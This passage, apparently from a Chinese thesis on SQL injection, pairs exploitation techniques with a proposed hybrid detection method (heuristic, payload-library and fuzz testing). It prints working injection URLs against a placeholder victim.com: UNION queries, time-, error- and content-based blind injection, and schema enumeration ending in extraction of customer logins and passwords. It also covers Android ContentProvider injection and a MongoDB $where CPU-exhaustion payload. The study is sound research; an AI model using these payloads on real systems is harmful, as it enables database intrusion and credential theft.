2.3.3.2 匹配数据类型

识别出查询语句返回结果的列数后，需要解决数据类型的匹配问题。如果想要提取一个字符串的值，必须找到一个数据类型为字符串的列以便通过它来存储正在寻找的数据。NULL 可以用来匹配任何数据类型，因此可以每次选择一列进行注入尝试，最终寻找到一个满足条件的列。例如，如果发现原始查询包含 4 列，那么可以进行下列尝试：

http://www.victim.com/products.asp?id=12+union+select+'test',null,null,null

http://www.victim.com/products.asp?id=12+union+select+null,'test',null,null

http://www.victim.com/products.asp?id=12+union+select+null,null,'test',null

http://www.victim.com/products.asp?id=12+union+select+null,null,null,'test'

如果第三个查询成功执行，那么可以知道原始查询中的第三列是字符串类型，

可以用来显示需要的值。对于无法使用 NULL 的数据库来说（比如 Oracle 8i），只能通过暴力猜测的方式，这种方法只适合列数较少的情况。

2.3.4 使用条件语句

使用 UNION 注入查询提取数据非常方便和高效，但不适合提取少量的位信息。某些情况下，转存整个数据库或者获取与数据库服务器的交互式访问需要从提取少量数据开始，这些数据由位（bit）信息构成，产生这些结果的查询只有两种答案：真或假。通常使用下列格式表示这些查询：

IF condition THEN do_something ELSE do_something_else

Chris Anley 和 David Litchfield 对条件语句的利用做了深入广泛的研究，发表过多篇关于此主题的白皮书，其核心思想是控制数据库服务器执行不同的行为，不同的条件下会触发不同的条件分支，根据程序执行的分支条件不同推测数据库服务器的行为。表 2-8 中列出了不同数据库服务器的条件查询语句的基本用法。

表 2-8 条件查询语句

数据库服务器	查询语句
Microsoft SQL Server	IF ('a'='a') SELECT 1 ELSE SELECT 2
MySQL	SELECT IF('a'，1，2)
Oracle	SELECT CASE WHEN 'a'='a' THEN 1 ELSE 2 END FROM DUAL SELECT decode(substr(user，1，1)， 'A'，1，2) FROM DUAL

2.3.4.1 处理数字

使用条件语句处理数字主要有三种方法，包括基于时间、基于错误和基于内容等。

1、基于时间

将某些需要判断的信息值通过条件语句进行推测，如果条件为真，向数据库中注入时间延迟，通过 Web 响应的时间上的差异可以知道相应的信息值。

例如，对于 SQL Server 而言，为了判断当前执行查询的用户是否为系统管理员账户（sa），可以注入下列查询：

IF (system_user = 'sa') WAITFOR DELAY '0:0:5' --

该查询将转换为下列 URL：

http://www.victim.com/products.asp?id=12;if+(system_user='sa')+WAITFOR+DELAY+'0:0:5'--

如果应用程序在 5 秒以后才返回响应结果，那么可以知道当前用户为系统管理员账号，在注入的查询语句的最后添加了注释符，避免了原始查询对注入代码的干扰。

2、基于错误

基于时间的方法非常灵活，只依赖于时间而不依赖于应用输出，因此在纯盲（pure-blind）场景中用处很大，但该过程比较耗时，不适合提取多位（bit）信息。如果将 WAITFOR 的参数值设为 5，假设位信息的值为 1 或 0 的概率相等，平均需要花费 2.5 秒得到返回结果。

根据位信息的不同触发不同的响应结果，即基于错误的判定方法。例如存在如下请求：

http://www.victim.com/products.asp?id=12/is_srvrolemember('sysadmin')

is_srvrolemember()是一个 SQL Server T-SQL 函数，它返回下列值：

- 1：用户属于指定的组
- 0：用户不属于指定的组
- NULL：指定的组不存在

如果用户属于 sysadmin 组，那么 id 参数等于 12/1（等于 12)，应用程序返回该 id 对应的商品。如果当前用户不属于 sysadmin 组的成员，那么 id 参数的值为 12/0，出现除零错误，应用程序返回错误信息。

3、基于内容

和注入延迟方法相比，基于错误的方法速度快，每个请求提交后能够即时获得响应结果，但是会触发许多错误，在服务器上留下过多的痕迹。

修改方法二中的 URL：

http://www.victim.com/products.asp?id=12%2B(case+when+(system_user+=+'sa')+then+1+else+0+end)

URL 中%2B 替换了参数后面的“/”字符，%2B 是“+”的 URL 编码。最终按照下列表达式为 id 参数赋值：

id = 12 + (case when (system_user = ‘sa’) then 1 else 0 end)

如果执行查询的用户不是 sa，表达式为 id=12，否则 id=13。该技术和基于错误的技术一样快，同时不会触发错误，因此该方法更加简练。

2.3.4.2 处理字符串

假设存在一个电子商务网站允许用户检索特定品牌生产的所有商品，可以通过下列 URL 来调用该功能：

http://www.victim.com/search.asp?brand=acme

提交下列请求：

http://www.victim.com/search.asp?brand=ac'%2Bchar(108%2B(case+when+(system_user='sa') then 1 else 0 end) + 'e'

如果当前用户名为 sa，条件表达式返回 1，char 函数参数变为 109（字母 m），最终的 URL 等价于：

http://www.victim.com/search.asp?brand=acme

如果当前用户名不为 sa，条件表达式返回 0，char 函数参数变为 108（对应于字母 l），最终的 URL 等价于：

http://www.victim.com/search.asp?brand=acle

这两个页面返回不同的结果。

2.3.5 枚举数据库模式

攻击者不会满足提取部分的信息位，也无法准确的评估该 SQL 注入漏洞所带来的安全风险，攻击者更希望枚举数据库中的所有表并且能快速提取出想要的内容。本小节将详细介绍枚举数据库模式的方法，数据库使用元数据来组织并管理它们存储的数据。因此，攻击者可以通过提取一些元数据来实施攻击。

以前面的电子商务应用举例，该应用的后台数据库为 SQL Server，其他数据库枚举数据库模式的方法类似，包含漏洞的页面 URL 为：

http://www.victim.com/products.asp?id=12

如果希望提取安装在远程数据库上的数据库列表，对应的 SQL 查询为：

select name from master..sysdatabases

首先请求下列 URL：

http://www.victim.com/products.asp?id=12+union+select+null,name,null,null+from+master..sysdatabase

假定该应用返回了的数据库列表包括：

master、tempdb、model、msdb、e-shop

该网站是一个电子商务网站，结合返回的数据库名称来看，可以推断出该应用的后台数据库名称为 e-shop。

知道数据库名称后，接下来枚举该数据库中所包含的表，表中包含了攻击者想要的数据。在 SQL Server 数据库拥有一个系统对象表 sysobjects，该表中保存了当前数据的对象。读取 sysobjects 表的查询如下：

SELECT name FROM e-shop..sysobjects WHERE xtype='U'

其对应的 URL 为：

http://www.victim.com/products.asp?id=12+union+select+null,name,null,null+from+eshop..sysobjects+where+xtype%3D'U'--

假定从应用返回的页面内容得到 e-shop 包含的表为：

items、customers、salse、transactions、messags

表 customer 和 transactions 中包含攻击者感兴趣的内容，为了提取这些数据，需要继续枚举这些表中包含的列，有两种不同的提取特定表列名的方法。

方法一：

SELECT name FROM e-shop..syscolums WHERE id = (SELECT id FROM e-shop..sysobjects WHERE name = 'customers')

首先选取 e-shop..syscolumns 表的 name 字段，其中包含 e-shop 数据库的所有列。如果只对 customers 表中的列感兴趣，因而可以为 id 字段添加一条 WHERE 字句，该字句作用于 syscolumns 表以便唯一识别每一列所属的表。

方法二：

这种方式是使用连接表来代替嵌套查询，其作用和方法一是等价的，具体查询如下：

SELECT a.name FROM e-shop..syscolumns a，e-shop..sysobjects b WHERE b.name ='customers' AND a.id = b.id

假定从应用返回结果中得到了 customer 的所有列名：

id、login、first_name、last_name、password、address

在获得 customer 表中的列名后，假设登录名和口令都是字符串类型，可以使用一个 UNION 查询，其 URL 为：

http://www.victim.com/products.asp?id=12+union+select+null，login，password，null+from+eshop..customers--

该请求最终将返回位于数据库 eshop 表 customers 中的 login 字段和 password 字段内容，达到预期目标，攻击者提取了目标应用的用户信息。

从以上的例子可以看出，枚举数据库模式遵循一种层次化的方法：首先提取数据库名称，然后转向表和列，最后才是数据本身。

2.4 本章小结

本章详细介绍了 SQL 注入测试技术和 SQL 注入利用技术。成功利用 SQL 注入的第一步是寻找代码中易于攻击的部分，从黑盒测试的视角介绍了寻找 SQL 注入漏洞的过程，讲解了需要采取的步骤。限于篇幅原因，SQL 注入利用部分介绍

了部分如何将漏洞转换成完全成熟的攻击的技术。可以使用所有的这些技术来提取大量数据，从枚举数据库模式到最终获取数据库表中的详细内容。

第三章 SQL 注入漏洞检测方法研究

3.1 混合式的 SQL 注入漏洞检测方法

SQL 注入漏洞的检测主要用到的技术手段是黑盒测试，测试的第一步是掌握应用程序向数据库服务器发送的查询语句，测试者需要列出可以用于 SQL 查询的字段，包括 POST 请求隐藏字段。

SQL 注入漏洞的检测主要可以用到以下三种方法：

- 启发式漏洞检测方法
- 基于 payloads 库的常规检测方法
- 模糊测试方法

启发式检测方法结合 SQL 注入攻击的相关知识经验，采用随机生成测试数据的方法。随机的方法是最低效的方法，但是这种方法可以用来快速识别目标应用中是否有明显的漏洞，随机方法通过简单向目标 Web 应用程序发送伪随机数据来进行测试，以期望发现明显的 SQL 注入漏洞，同时能过获得被测网页的基本情况，包括网页是否能够正常访问，网页是否存在访问控制。

基于 payloads 库的检测方法的核心是建立高质量的 SQL 注入的 payloads 库，SQL 注入的 payloads 库主要包括 SQL 注入测试语句库和 SQL 注入错误信息库，SQL 注入测试语句块用于构造 SQL 注入测试数据包，将测试数据包发送给服务器并获取返回信息，结合 SQL 注入错误信息库对返回信息进行反洗判断，最终确定是否存在 SQL 注入漏洞。

模糊测试方法是一种介于完全的手工渗透测试与完全的自动化测试之间的安全性测试方法。通过随机或者是半随机的方式生成大量测试数据，将生成的数据发送给被测 Web 应用，通过返回内容判断是否存在 SQL 注入漏洞。

3.1.1 混合式 SQL 注入漏洞检测方法的原理

本文通过对启发式检测、基于漏洞库的常规检测和模糊测试三种方法进行综合使用，对 SQL 注入漏洞的检测方法进行了改进，提高了注入漏洞的检测率，同时提高了漏洞检测的效率。

混合式的 SQL 注入漏洞检测原理如图 3-1 所示。这三种方法是目前主流漏洞检测工具采用的方法，三种方法有着各自的优点和缺点，因此想通过这三种方法是实现优势互补，综合提高 SQL 注入漏洞检测的效果，同时保证较高的检测效率。



图 3-1 混合式的 SQL 注入检测原理图

该方法集成了三种漏洞检测方法，启发式检测、常规检测和模糊测试。具体对比如表 3-1 所示。

表 3-1 三种检测方法对比

检测方法 / 对比项	启发式	常规检测	模糊测试
测试用例生成	随机生成	基于语句库	基于模糊向量
检测时间	快	一般	慢
检测深度	浅	一般	深

启发式检测通过随机生成测试用例的方式进行测试，该方法的测试用例生成速度快。通过随机数字和随机字符串的生成，结合一些容易引发数据库错误的特殊字符，作为启发式检测的 Payload，该方法主要目标是触发数据库的异常，如果检测到页面结果中包含了数据库错误、Apache 或者 IIS 等系统软件错误，则可以初步断定被测参数存在注入漏洞。同时，也可以利用此方法快速识别出目标系统的数据库类型。此类检测方法非常简单，但对于存在输入过滤和安装 WAF 的网站会失效。

常规漏洞检测技术采用了六种常用的技术：

（1）基于布尔的盲注

不能通过内容显示的方式来获取数据库中的数据，向数据库中注入条件语句，

条件语句真或假的不同导致页面内容的不同，通过页面内容的不同反推数据库数据。基于布尔的盲注是最常见的盲注。

（2）基于时间的盲注

和布尔盲注类似，即不能根据页面返回内容判断任何信息，配合条件语句使用，如果条件满足数据库服务器会执行延时函数，等待一段时间后返回数据结果。

（3）基于报错注入

页面能够返回错误信息，通过注入触发数据库错误，然后对从错误结果中提取相关信息，用于判断 Web 应用程序采用的技术架构信息，也可以将 SQL 查询结果附加到错误信息中。

（4）内联查询注入

如果支持内联查询注入，可以使用内联注入方式构造注入查询语句。

（5）堆查询注入

数据库可以支持同时执行多条语句的执行时选择该方法。

（6）联合查询注入

数据库支持使用 union 的情况下选择的注入方法。

常规注入漏洞检测方法综合了已知的多种 SQL 注入技术，支持多种数据库类型，包括 MySQL、微软的 SQL Server、Oracle 和 PostgrepSQL 等。该方法依赖于 payloads 库，检测引擎根据目标数据库的类型、注入点的位置等相关信息，读取相应的 Payload，payloads 库中同时指明了 Payload 执行成功的判断标准。此类方法是目前多数注入漏洞检测工具采用的方法，该方法能够检测出绝大多数的 SQL 注入漏洞，成功率高，缺点是依赖 payloads 中的测试语句数量和质量。

1989 年，Barton Miller 教授在他的高级操作系统课程中使用了一个原始的模糊测试器，用于测试 UNIX 操作系统的鲁棒性，可以被认为模糊测试的开始[40]。模糊测试一直处于发展之中，现阶段已经取得了一些成果，但模糊测试技术仍然是处于婴儿阶段。Web 应用的模糊化测试恩能够用于挖掘 SQL 注入漏洞，相比于前面提到的两种挖掘方法，该方法效率高、成本较低，同时自动化程度高，适合于更为复杂的测试情况，尤其是包含多组输入的情况。模糊测试可以同时对多组模糊化参数进行测试操作。

运用这种混合式的漏洞检测方法，可以提高 SQL 漏洞检测系统的能力，此种方法也可以运用到其他类型漏洞的检测中，属于一种组合式的漏洞检测方法。

3.1.2 混合式 SQL 注入漏洞检测执行流程

混合检测方法的整体工作原理如图 3-2 所示，启发式检测首先对目标网页进行初步测试，寻找网页的注入点，同时能够检测出简单的注入漏洞，记录下网页的基本信息，包括可用注入点、参数动态性检测等。常规检测是整个检测方法的核心，基于启发式检测的结果，从 SQL 注入测试语句库中筛选出合适的测试用例，非所有测试语句，提高了检测效率。如果检测成功，则记录下相应的漏洞信息。检测失败，选择继续使用模糊测试的方法对网页进行更详细的 SQL 注入测试。



图 3-2 混合检测方法整体工作原理

基于漏洞库的常规 SQL 注入漏洞检测方法主要流程如图 3-3 所示，具体步骤如下：

步骤一，读取被测网页的注入点信息，注入点信息是从检测系统初始化过程和启发式检测中获得。

步骤二，从 SQL 注入语句的测试语句中，取出一定数目的适合被测页面实际情况的测试语句，并结合步骤一中的注入点信息和请求输入情况，构造测试数据包。

步骤三，向目标网站发送数据包，并获取服务器返回的数据结果。

步骤四，结合 SQL 注入的错误信息库，对服务器的响应结果进行分析。

步骤五，判断是否存在 SQL 注入漏洞，存在，则记录下漏洞的相关信息，不存在则结束检测。



图 3-3 基于 payloads 库的常规 SQL 注入漏洞检测执行流程

模糊测试的检测方法执行流程如图 3-4 所示，和常规检测方法类似，区别在于 SQL 注入测试数据不同，用模糊向量替换输入中的模糊变量，生成 SQL 注入测试数据。



图 3-4 模糊测试检测的执行流程

3.1.3 混合式 SQL 注入漏洞检测方法性能分析

本小节将从漏洞检测出率和检测时间这两个方面来分析混合式 SQL 注入漏洞检测方法的特定。

首先从漏洞检测成功率来分析。基于漏洞库的 SQL 注入漏洞常规检测方法能快速检测出已知的注入漏洞，但是，由于网站的输入过滤器和 Web 应用程序防火墙（WAF）的存在，会对 SQL 注入漏洞检测程序造成影响，导致 SQL 注入漏洞检测失败，同时常规的检测方法无法检测出对于未知的 SQL 注入漏洞。模糊测试方法作为常规检测方法的补充，可以在单个请求中设置多个模糊变量，通过不断尝试一定程度上可以绕过 WAF 和应用程序的输入过滤器。因此，混合式的 SQL 注

入漏洞检测能够部分检测出常规的检测方法中漏报的漏洞，提高了 SQL 注入漏洞的检出率。

第二点，从漏洞检测的时间来分析。混合式检测方法首先通过启发式的方法对网页进行检测，可以快速判断目标页面是否存在注入漏洞。同时，能够识别网页存在的输入点，从可用的输入点中筛选出可用的注入点，并按照优先级对注入点进行排序，优先检测存在漏洞概率更高的输入参数，可以整体缩短注入漏洞检测时间。利用启发式检测的检测结果，常规检测方法可以选择某些特定的数据库和漏洞类型的 SQL 注入测试语句，提高了检测效率。例如，通过启发式方法发现了一个 SQL 注入点，但应用只提供了一个通用的错误页面，说明只能使用 SQL 盲注技术。常规检测方法只选择有关 SQL 盲注的 SQL 测试语句库，测试用例数量大大减少。同等漏洞检测率的情况下，混合式 SQL 注入漏洞的检测方法比单一采用常规检测方法所用的时间更短。

3.2 最新 SQL 注入技术应用领域

3.2.1 移动设备上实施 SQL 注入

移动应用安全代表了下一波技术浪潮，涉及邮件、在线购物、游戏和视频等应用。与 Web 2.0 等传统应用不同，移动应用浪潮包括新硬件、新软件以及新应用。随着技术的发展，大量移动手机和其他嵌入设备在后台都广泛使用了 SQL 代码，这些 SQL 代码主要用于组织和管理小型数据存储，比如通讯录、书签、电子邮件或文本消息。

考虑到移动设备有限的内存和 CPU 资源，数据库服务器通常采用轻量级的数据 SQLite，SQLite 是一个用 C 语言编写的关系型数据库，以库的方式提供，不需要作为独立的进程来运行，通过函数调用即可访问它的代码。

Android 拥有一个 ContentProvider 机制来允许应用程序共享原始数据。这能用来实现共享 SQL 数据、图片、声音或者是任何想要的对象，ContentProvider 的 SQL 注入是一种内部进程间通信（IPC），使用 Content Resolver 向应用程序提供数据。在 Android 设备上的 SQL 注入与本文之前介绍的那些注入技术非常类似，唯一显著的区别在于：与使用浏览器通过 Web 应用程序通信相比，在 Android 设备中则是与 Content Provider 进行通信。除了在 Android 手机上进行注入攻击实验，为了方便，也可以在 PC 上安装模拟器，并选择合适的 Android 版本。

在 2010 年的 Abu Dhabi 的 Black Hat 会议上，来自 MWR InfoSecurity 的 Nils 发表了题为《Building Android Sandcastles in Android's Sanbox》的文章介绍了关于 Android 设备注入攻击的成果[41]。

为了在Android设备上挖掘SQL注入漏洞，首先需要安装WebContentResolver，该应用程序允许攻击者使用一个普通的HTTP客户端与Content Provider进行通信，比如浏览器。安装成功后，成功启动 WebContentResolver 和 adb 服务器，即可与 Android 设备进行通信。

建立一个转接端口，用于从计算机的某个端口连接到 Android 设备上 WebContentProvider 正在监听的端口（默认为 8080），在 console 窗口运行：

./adb forward tcp:8080 tcp8080

接下来将浏览器指向 http://127.0.0.1:8080，将列出所有 ContentProvider 及其名称和权限，内容格式如下：

package: com.android.browser

authority: com.android.browser;browser

exported: true

readPerm: com.android.browser.permission.READ_HISTORY_BOOKMARKS

writePerm: com.android.browser.permission.WRITE_HISTORY_BOOKMARKS

pathPerm0: /bookmarks/search_suggest_query

readPerm0: android.permission.GLOBAL_SEARCH

writePerm0: null

输入:

http://127.0.0.1:8080/query?a=settings&path0=system&selName=_id&selId=1'

可以获得如下错误消息：

Exception:

android.database.sqlite.SQLiteException: unrecognized token: “’)”:,

while compiling: SELECT ∗ FROM system WHERE (_id=1’) unrecognized

token: “’) ”:, while compiling: SELECT ∗ FROM system WHERE (_id=1’)

这和 Web 应用中的 SQL 注入错误信息类似，再次回到了传统的 SQL 注入情形，这意味着可以使用和其他 SQL 数据库相同的攻击技术进行攻击，推而广之，无论 SQL 代码运行在什么设备上，任何使用了 SQL 代码都有可能存在某些 SQL 注入漏洞。移动设备和其他嵌入式设备的难度在于：为了能与 SQLite（或者其他任何移动设备上使用的 DB 技术）进行通信，可能需要添加一些定制代码并传递自定义参数。架设好通信桥梁后，攻击手段与其他数据库的攻击方式没有太大区别。

3.2.2 客户端 SQL 注入漏洞

HTML5 引入了大量的新特性和新功能，这为新的攻击方式和防御技术创造了可能[42-43]。就 SQL 注入攻击而言，与之关系最密切的就是 HTML5 中引入的客户端数据库存储机制。

在 HTML5 中，客户端 JavaScript 代码使用基于 SQL 的本地数据库来存储和获取任意数据。应用程序可以将长期的数据持久化存储在客户端，以便更快地检索数据，甚至当服务器的连接不可用时，应用程序可以工作在“离线模式”。

下面是一个 JavaScript 代码的例子，它打开一个本地数据库，创建了一个表并使用一些数据更新了该表：

```
var database = openDatabase(“dbStatus”, “1.0”, “Status updates”,500000) ;
db.transaction(function(tx)) {
tx.executeSql(“CREATE TABLE IF NOT EXISTS tblUpdate (id INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT, date VARCHAR(20), user VARCHAR(50),status VARCHAR(100))”);
tx.executeSql(“INSERT INTO tblUpdates (date, user, status) VALUES (‘1/2/2015’, ‘Me’, ‘I an write this text.’)”);
});
```

上面的脚本代码中，首先调用 openDatabase()打开一个名为 dbStatus 的数据库，如果该数据库不存在，该方法将自动创建一个数据库。之后创建了一个名为 tblUpdate 的表，并向其中添加了一条数据。该数据库被用在一个社交网络应用程序中，用于存储用户及其联系人的状态更新。

和第二章中提到的 SQL 注入原理一样，如果攻击者能把他控制的数据以一种非安全方式插入到 SQL 查询中，就会产生 SQL 注入漏洞。当基于 JavaScript 的客户端应用程序使用由攻击者控制的数据与以非安全方式访问本地 SQL 数据库，各种注入攻击技术就会生效。和传统的注入漏洞区别有两点：

- 发送攻击数据时所使用的通道不同
- 提取所捕获数据的有效机制不同

在上面提到的社交应用中，在发生状态更新时，如果该应用程序没有对用户提交的数据做安全性处理，那么客户端应用程序容易受到攻击：

```
// 不平衡的引号导致一个 SQL 注入错误
tx.executeSql(“INSERT INTO tblUpdates (date, user, status)
VALUES (‘1/3/2015’, ‘Bad Boy’, ‘”)”);
```

可用的客户端 SQL 注入攻击的类型，完全取决于应用程序中如何使用本地数

据库。如果攻击者自己拥有客户端应用程序实例，就可以在白盒环境（white-box context）中与该客户端应用程序完全地交互，在将攻击数据发送给实际的目标应用程序之前，攻击者可以调整好自己的攻击数据。

客户端 SQL 注入漏洞的一些利用场景：

- 在社交应用中，利用 SQL 注入从本地数据库中检索敏感信息，并将这些信息复制到用户的公开状态信息中，这样就可以正常查看到这些敏感信息。
- 在 Web 邮件应用程序中，攻击者有可能检索用户收件箱中的邮件内容，并将这些数据以邮件方式发送给攻击者

通常来说，客户端 SQL 注入漏洞最容易出现在两个地方，一是攻击者可以控制的基于文本的数据，二是在屏幕上输入的但是受到输入验证程序支配的数据。

3.2.3 NoSQL 的注入攻击

NoSQL 数据库去掉了关系数据库中的关系型特性，易于扩展；提供了灵活的数据模型，随时可以存储自定义的数据格式。NoSQL 采用了过程化语言 PL/SQL，PL/SQL 是对结构化查询语言（SQL）的扩展，可以实现比较复杂的业务逻辑，仍然可能会遭受到注入攻击，甚至漏洞的影响更大[43-45]。

NoSQL 的数据库的调用方式与编程语言有关，遵循了统一的数据交换格式，比如 XML、JSON、LINQ 等。恶意输入可能会绕过应用的安全检查。例如，过滤 HTML 中的<>&等特殊字符等的函数不能阻止 JSON API 中输入的/{}特殊字符。

目前存在有 150 多种可用 NoSQL，提供了多种语言和关系模型来调用 API，每种 NoSQL 的功能和约束条件差异也很大。因此，不存在通用的注入代码，测试人员需要熟悉测试 NoSQL 的语法、数据模型和编程语言，以便针对不同的 NoSQL 生成相应的注入代码。

NoSQL 的注入另一个重大区别在于注入代码执行的位置。其中 SQL 注入的代码是由数据库引擎执行，而 NoSQL 注入可以在应用层或者数据库层。典型的 NoSQL 注入发生在攻击字符串被解析、评估或重组的过程中。

MongoDB 是目前使用最广泛的非关系型数据库，故用它来举例说明 NoSQL 注入的特点。

- 输入参数未得到过滤

db.myCollection.find({ active: true, $where: function() { return obj.credits - obj.debits < $userInput; } });;

如果攻击者可以控制传递到$where 的输入，用户输入未经过滤直接发送给 MonoDb 查询，通过在输入字符串中包含 ' " \ ; { } 等特殊字符，会触发数据库错

误，证明存在注入漏洞。

如果插入 0; var date = new Date(); do{curDate = new Date();}while(curDate-date<10000)到$userInput 参数中，会导致数据库服务器的 CPU 被快速占满，起实际执行的查询如下：

function() { return obj.credits - obj.debits < 0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000); }

- 输入参数过滤或者参数化处理

$where 是 MogoDB 中的保留关键字，同时也可以表示 PHP 中的变量名，因此攻击者可以通过创建一个名为$where 的 PHP 变量注入到查询中。

即使一个查询中没有用户输入，例如：

db.myCollection.find({$where: function() { return obj.credits - obj.debits < 0; } });

也可以通过 HTTP 参数污染将数据传递给 PHP 变量，具体参考 Testing_for_HTTP _Parameter_pollution_(OTG-INPVAL-004))。

3.3 本章小结

本章总结了 SQL 注入的利用技术和常见的漏洞利用技术，对数据库的识别和基于联合查询的数据提取的技术进行了介绍，条件语句和枚举数据库模式所用到的方法进行了说明。在本章中针对 SQL 注入的检测提出了一种混合式的 SQL 漏洞注入检测方法，该方法集成了启发式、常规检测和模糊测试等三种检测方法，综合了各种方法的优点。最后介绍了 SQL 注入技术在新型应用中的研究情况。

第四章 SQL 注入漏洞检测系统的设计与实现

